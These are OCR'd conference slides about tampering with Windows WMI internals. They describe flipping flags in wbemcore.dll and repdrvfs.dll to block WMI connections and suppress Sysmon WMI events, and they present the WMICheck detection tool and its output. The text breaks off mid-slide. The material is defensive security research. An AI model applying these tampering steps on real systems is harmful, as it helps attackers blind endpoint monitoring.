
`global_Flag = 0`

A new connection


A new event/filter

Information Classification: General

Attacks on WMI data (8/9)



Attacks on WMI data (9/9)



Information Classification: General

Attack on

wbemcore!g_bDontAllowNewConnections

Information Classification: General

Attack on wbemcore!g_bDontAllowNewConnections (1/4)

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)

wbemcore.dll

```
BOOL g_bDontAllowNewConnections = FALSE;
```

```
DllCanUnloadNow()
```

↓


```
DWORD ConfigMgr::Shutdown(...)
{
    g_bDontAllowNewConnections = TRUE;
}
```

Information Classification: General

Attack on wbemcore!g_bDontAllowNewConnections (2/4)

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)



Attack on wbemcore!g_bDontAllowNewConnections (3/4)

Attacker's App

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)

Result:

- Access to WMI is blocked.
- WMI clients stop receiving new events.
- New WMI clients cannot be started.
- Any attempt to connect to WMI fails with error code **0x80080008**
  MessageId: CO_E_SERVER_STOPPING
  MessageText: Object server is stopping when OLE service contacts it

wbemcore.dll


```
BOOL g_bDontAllowNewConnections = FALSE;
```

```
HRESULT EnsureInitialized()
{
    // we have been shut down by WinMgmt
    if (g_bDontAllowNewConnections) {
        return CO_E_SERVER_STOPPING;
    }

    // Init Systems
    HRESULT hres = ConfigMgr::InitSystem();
    if (FAILED(hres)) { return hres;}

    // Get WINMGMT to run
    hres = ConfigMgr::SetReady();
    if (FAILED(hres)) { return hres; }

    return S_OK;
}
```

Information Classification: General

Attack on wbemcore!g_bDontAllowNewConnections (4/4)

DEMO: Attack on g_bDontAllowNewConnections



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Information Classification: General

WMICheck –

Advanced Tool for Windows Introspection

Information Classification: General

WMICheck: detects attacks on WMI data

- WMICheck console app and kernel driver
- It is only one tool that can retrieve
  - The values of internal WMI objects and fields
  - WMI Provider GUIDs
  - Compare snapshots to check WMI integrity.
- WMICheck is available here https://github.com/binarly-io


```
Module: C:\Windows\system32\wbem\wbemcore.dll at 00007FFBD9010000
 ShutdownCalled at 00007FFBD91D0A18: 0
 bDontAllowNewConnections at 00007FFBD91D09F4: 1
 EventDelivery at 00007FFBD91D0384: 1
Module: C:\Windows\System32\advapi32.dll at 00007FFBE6590000
Module: C:\Windows\system32\wbem\esscli.dll at 00007FFBD8F20000
Module: C:\Windows\system32\wbem\FastProx.dll at 00007FFBD8E20000
 amsi_cnt at 00007FFBD8F0CF60: 19
PID 2756: fastprox.dll has 3 patched amsi functions
amsi.AmsiInitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC26C0)
amsi.AmsiScanBuffer patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FCD9E0)
amsi.AmsiUninitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC32A0)
Module: C:\Windows\system32\wbem\wbemsvc.dll at 00007FFBD8C00000
Module: C:\Windows\system32\authZ.dll at 00007FFBE4950000
Module: C:\Windows\system32\wbem\wmiutils.dll at 00007FFBD8140000
Module: C:\Windows\system32\wbem\repdrvfs.dll at 00007FFBD8010000
 ShutdownCalled at 00007FFBD8072C4C: 0
Module: C:\Windows\SYSTEM32\amsi.dll at 00007FFBD3FC0000
```

WMICheck helps to reveal that WMI internal variable has been changed

```
C:\work\tools>wmicheck.exe -?
Usage: wmicheck.exe [options]
You can check process(es) or whole system
Common options:
 -f logfile name
 -tlg  - dump Tlg data
Process options:
 -all  - check all processed
 -pid Process PID to check
 -tlg  - dump ETW Tlg data
 -traces - dump all registered trace callbacks
 -veh  - dump VEH
 -uem  - check for Unknown Executable Memory
 -wnf  - check WNF notifiers
 -xfg  - dump XFG
 -dac  - dump activation context
 -dsac - dump system activation context
 -dsip - dump SIP
 -dt   - dump tokens
 -dynf - dump dynamic functions
System options:
 -alpc - check clients of RPC ALPC ports
 -dsd   - dump Security Descriptors
 -jobs  - dump jobs
 -kwnf  - check WNF notifiers in kernel
 -rdata - check .rdata sections too
 -rpc  - report about RPC interfaces
```

Attack on wbemcore!g_bDontAllowNewConnections (4/4)

DEMO: Detecting the Attack on g_bDontAllowNewConnections



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Information Classification: General

Attack on wbemcore!EventDelivery (CRepository::m_pEseSession+0xC)

Information Classification: General

Attack on Wbemcore!EventDelivery (1/3)

Module: wbemcore.dll
Variable Name: EventDelivery
Debug symbol: CRepository::m_pEseSession+0xC
Default Initialized Value: TRUE (1)

Attack: change data to FALSE(0)

wbemcore.dll

```
BOOL EventDelivery = FALSE;
```

```
CCoreServices::StartEventDelivery()
{
    EventDelivery = TRUE;
    return 0;
}
```

```
CCoreServices::StopEventDelivery()
{
    EventDelivery = FALSE;
    return 0;
}
```

Attack on Wbemcore!EventDelivery (2/3)

Module: wbemcore.dll
Variable Name: EventDelivery
Debug symbol: CRepository::m_pEseSession+0xC
Default Initialized Value: TRUE (1)

Attack: change data to FALSE(0)

Result:
- All intrinsic events are disabled.
- Sysmon stops receiving three event types:
  Event ID 19: (WmiEventFilter detected)
  Event ID 20: (WmiEventConsumer detected)
  Event ID 21: (WmiEventConsumerToFilter detected)

Attacker's App

wbemcore.dll


```
EventDelivery = TRUE
```

A new WMI intrinsic event

```
CCoreServices::DeliverIntrinsicEvent()
{
    HRESULT hRes = WBEM_S_NO_ERROR;

    if (EventDelivery == FALSE)
        return hRes;

    hRes = ProcessInternalEvent();

    return hRes;
}
```

Attack on Wbemcore!EventDelivery (3/3)

DEMO: Attack on EventDelivery and its detection



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Information Classification: General

Attack on

repdrvfs!g_bShuttingDown

Information Classification: General

Attack on repdrvfs!g_bShuttingDown (1/2)

Module: repdrvfs.dll
Variable Name: g_bShuttingDown
Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
CRepository::Initialize()
{
    CGlobals::Initialize();
    g_bShuttingDown = false;
}
```

```
CRepository::Shutdown()
{
    g_bShuttingDown = true;
}
```

Information Classification: General

Attack on repdrvfs!g_bShuttingDown (2/2)

Module: repdrvfs.dll
Variable Name: g_bShuttingDown
Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

Result:

